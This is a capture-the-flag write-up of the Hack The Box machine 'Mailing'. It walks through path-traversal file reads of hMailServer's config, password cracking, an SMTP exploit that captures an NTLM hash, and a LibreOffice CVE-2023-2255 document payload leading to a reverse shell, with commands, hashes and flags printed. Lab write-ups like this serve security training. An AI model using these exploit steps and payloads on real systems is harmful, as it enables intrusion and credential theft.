HTB Windows Easy: Mailing
Mailing is an Easy rated Windows machine on HTB.
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.10.11.14
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-05-09 12:44 EDT
Nmap scan report for 10.10.11.14
Host is up (0.039s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT    STATE SERVICE       VERSION
25/tcp  open  smtp          hMailServer smtpd
| smtp-commands: mailing.htb, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp  open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to <http://mailing.htb>
110/tcp open  pop3          hMailServer pop3d
|_pop3-capabilities: USER UIDL TOP
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp open  imap          hMailServer imapd
|_imap-capabilities: IDLE IMAP4 NAMESPACE completed CAPABILITY QUOTA RIGHTS=texkA0001 ACL OK IMAP4rev1 CHILDREN SORT
445/tcp open  microsoft-ds?
465/tcp open  ssl/smtp      hMailServer smtpd
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\\Spain/countryName=EU
| Not valid before: 2024-02-27T18:24:10
|_Not valid after:  2029-10-06T18:24:10
| smtp-commands: mailing.htb, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
587/tcp open  smtp          hMailServer smtpd
| smtp-commands: mailing.htb, SIZE 20480000, STARTTLS, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
| ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\\Spain/countryName=EU
| Not valid before: 2024-02-27T18:24:10
|_Not valid after:  2029-10-06T18:24:10
|_ssl-date: TLS randomness does not represent time
993/tcp open  ssl/imap      hMailServer imapd
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=mailing.htb/organizationName=Mailing Ltd/stateOrProvinceName=EU\\Spain/countryName=EU
| Not valid before: 2024-02-27T18:24:10
|_Not valid after:  2029-10-06T18:24:10
|_imap-capabilities: IDLE IMAP4 NAMESPACE completed CAPABILITY QUOTA RIGHTS=texkA0001 ACL OK IMAP4rev1 CHILDREN SORT
Service Info: Host: mailing.htb; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-05-09T16:45:20
|_  start_date: N/A

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 74.78 seconds
Enumerate HTTP (Port 80)
Landing page mentions use of hMailServer. 
Using Gobuster we find the download.php page:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u <http://mailing.htb> -w /usr/share/wordlists/dirb/big.txt -x php,aspx
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     <http://mailing.htb>
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,aspx
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/Download.php         (Status: 200) [Size: 31]
/Index.php            (Status: 200) [Size: 4681]
/assets               (Status: 301) [Size: 160] [--> <http://mailing.htb/assets/>]
The download page seems to want a file. 
We can supply a file by making use of the ?file= parameter.
1
<http://mailing.htb/download.php?file=../../../../windows/system32/drivers/etc/hosts>
Once we visit the page the file we requested is automatically downloaded meaning we have LFI. 
Since we know from our Nmap scan that hMailServer is running on the target machine and that such services tend to keep credentials in a file we look online for this file’s location to use in combination with our LFI: Link
1
C:\\Program Files (x86)\\hMailServer\\Bin\\hMailServer.INI
Combining the LFI with the file location we are able to gather the database and administrator password:
1
<http://mailing.htb/download.php?file=../../../Program%20Files%20(x86)/hmailserver/bin/hmailserver.ini>
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
[Directories]
ProgramFolder=C:\\Program Files (x86)\\hMailServer
DatabaseFolder=C:\\Program Files (x86)\\hMailServer\\Database
DataFolder=C:\\Program Files (x86)\\hMailServer\\Data
LogFolder=C:\\Program Files (x86)\\hMailServer\\Logs
TempFolder=C:\\Program Files (x86)\\hMailServer\\Temp
EventFolder=C:\\Program Files (x86)\\hMailServer\\Events
[GUILanguages]
ValidLanguages=english,swedish
[Security]
AdministratorPassword=841bb5acfa6779ae432fd7a4e6600ba7
[Database]
Type=MSSQLCE
Username=
Password=0a9f8ad8bf896b501dde74f08efd7e4c
PasswordEncryption=1
Port=0
Server=
Database=hMailServer
Internal=1
Using crackstation we are able to crack the administrator password: homenetworkingadministrator. 
Administrator credentials can be used to log into the pop3 mailbox hosted on port 110:
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~]
└─$ telnet 10.10.11.14 110
Trying 10.10.11.14...
Connected to 10.10.11.14.
Escape character is '^]'.
+OK POP3
USER administrator@mailing.htb
+OK Send your password
PASS homenetworkingadministrator
+OK Mailbox locked and ready
Since we are able to authenticate and send emails as the administrator user perhaps we can look for exploits. We end up finding the following RCE. All there is left to do is find out who to send the mail to. Conveniently in the instructions.pdf file located on the main landing page it mentions the Maya user: 
The following payload ends up working: (launch responder before executing command)
1
2
┌──(kali㉿kali)-[/tmp]
└─$ python3 exploit.py --server mailing.htb --port 587 --username administrator@mailing.htb --password homenetworkingadministrator --sender administrator@mailing.htb --recipient maya@mailing.htb --url '\\\\10.10.14.179\\hacked' --subject hey
Output in responder:
1
maya::MAILING:dac4fe0aec512cc8:0ABF7016C9D7428230E543395441DBCD:010100000000000000EF6F99469EDA01293B5F358D9EF4DE0000000002000800540058005800340001001E00570049004E002D00380038003200520041004E005000380044004500500004003400570049004E002D00380038003200520041004E00500038004400450050002E0054005800580034002E004C004F00430041004C000300140054005800580034002E004C004F00430041004C000500140054005800580034002E004C004F00430041004C000700080000EF6F99469EDA01060004000200000008003000300000000000000000000000002000009BE5ABAC0CB766267616E7031B83C21B57E7A52A6903503167DE1974F23E1F3B0A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E00310030002E00310034002E0035000000000000000000
John quickly cracks this password:
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[/tmp]
└─$ john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
m4y4ngs4ri       (maya)
1g 0:00:00:02 DONE (2024-05-09 13:23) 0.4310g/s 2557Kp/s 2557Kc/s 2557KC/s m61405..m4895621
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
Simply supplying the credentials in evil-winrm grants us a shell.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~]
└─$ evil-winrm -u maya -p m4y4ngs4ri -i mailing.htb

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\\Users\\maya\\Documents> whoami
mailing\\maya
User flag: 0ee4ace4cf56ef1dfe3889e5cdb22721
1
2
*Evil-WinRM* PS C:\\Users\\maya\\Desktop> type user.txt
0ee4ace4cf56ef1dfe3889e5cdb22721
Privilege Escalation
While enumerating and looking at versions of software running on the system we come across an old LibreOffice version:
1
C:\\Program Files\\LibreOffice\\readmes\\readme_en-US.txt
1
2
3
4
5
======================================================================

LibreOffice 7.4 ReadMe

======================================================================
Eventually we come across the following CVE: Link. In the “Important Documents” folder we find a .odt file. Looks like we can put our payload here.
1
2
3
4
5
6
7
8
*Evil-WinRM* PS C:\\> cd "Important Documents"
*Evil-WinRM* PS C:\\Important Documents> dir

    Directory: C:\\Important Documents

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          5/9/2024   7:36 PM          30517 trip.odt
Craft a payload using the CVE:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(kali㉿kali)-[/tmp/CVE-2023-2255]
└─$ python3 CVE-2023-2255.py --cmd 'curl 10.10.14.179' --output 'curl.odt'
File curl.odt has been created !

-- UPLOAD --

*Evil-WinRM* PS C:\\Important Documents> upload ../../tmp/CVE-2023-2255/curl.odt

Info: Uploading /home/kali/../../tmp/CVE-2023-2255/curl.odt to C:\\Important Documents\\curl.odt

Data: 40660 bytes of 40660 bytes copied

Info: Upload successful!

-- RESULT --

┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (<http://0.0.0.0:80/>) ...
10.10.11.14 - - [09/May/2024 13:43:51] code 501, message Unsupported method ('OPTIONS')
10.10.11.14 - - [09/May/2024 13:43:51] "OPTIONS / HTTP/1.1" 501 -
Since there is AV detection for executables we can instead use a Python reverse shell: (make sure to modify the port and IP) Link
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[/tmp/CVE-2023-2255]
└─$ python3 CVE-2023-2255.py --cmd 'python C:\\Users\\Maya\\Desktop\\shelll.py' --output 'shell.odt'
File shell.odt has been created !

-- UPLOAD --

upload ../../tmp/CVE-2023-2255/shell.odt --> C:\\Important Documents
upload ../../tmp/CVE-2023-2255/shell.py
After many trials and tribulations we end up getting the shell as the localadmin user:
1
mailing\\localadmin
Root flag: ab7bd0bf7258543ada827ae87b177cc1
1
2
type root.txt
ab7bd0bf7258543ada827ae87b177cc1